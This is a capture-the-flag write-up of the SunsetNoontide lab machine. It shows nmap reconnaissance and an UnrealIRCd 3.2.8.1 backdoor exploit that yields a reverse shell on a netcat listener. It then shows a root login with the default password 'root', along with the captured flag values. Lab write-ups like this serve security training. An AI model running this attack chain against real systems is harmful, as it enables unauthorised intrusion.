
Offensive Security – SunsetNoontide

Alberto Gómez


First, I did a *nmap* scan. As only one port seemed open, I launched a more exhaustive scan, and checked the versions of the services:



Looking up *UnrealIRC* vulnerabilities, I found a “Backdoor Command Execution” vulnerability. I tried using this Python script from Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor (github.com).

On the script, we have to change two lines of code to specify our listening address and port:

Then, execute the script with the type of payload we want, target IP and port:



I tried executing it against the tree open ports and only worked on 8067.

Got the shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.120] 43954
bash: cannot set terminal process group (385): Inappropriate ioctl for device
bash: no job control in this shell
server@noontide:~/irc/Unreal3.2$
```

Found the first flag:

```
server@noontide:~/irc/Unreal3.2$ cd /home/server
cd /home/server
server@noontide:~$ cat local.txt
cat local.txt
5b63dd6beab9d1492585158c4867baab
server@noontide:~$
```

Looking for privilege escalation vectors, I found two exploits for the kernel. Those are the "*Linux Kernel 4.10 < 5.1.17 - 'PTRACE_TRACEME' pkexec Local Privilege Escalation*" and the "*CVE-2021-3156*". However, the first one requires the '*pkexec*' binary, and the second one takes advantage of '*sudo*'. Both binaries are not present on this machine. The creator prevented us from using kernel exploits.

After lots of research and not realizing the obvious easiest solution, the password for *root* user was also '*root'*. With '*su*' command we get a shell and find the final flag:

```
server@noontide:~$ su root
Password:
root@noontide:/home/server# ls /root
proof.txt
root@noontide:/home/server# cat /root/proof.txt
78f9ae192e59ae17a43d5195f745fe7e
root@noontide:/home/server#
```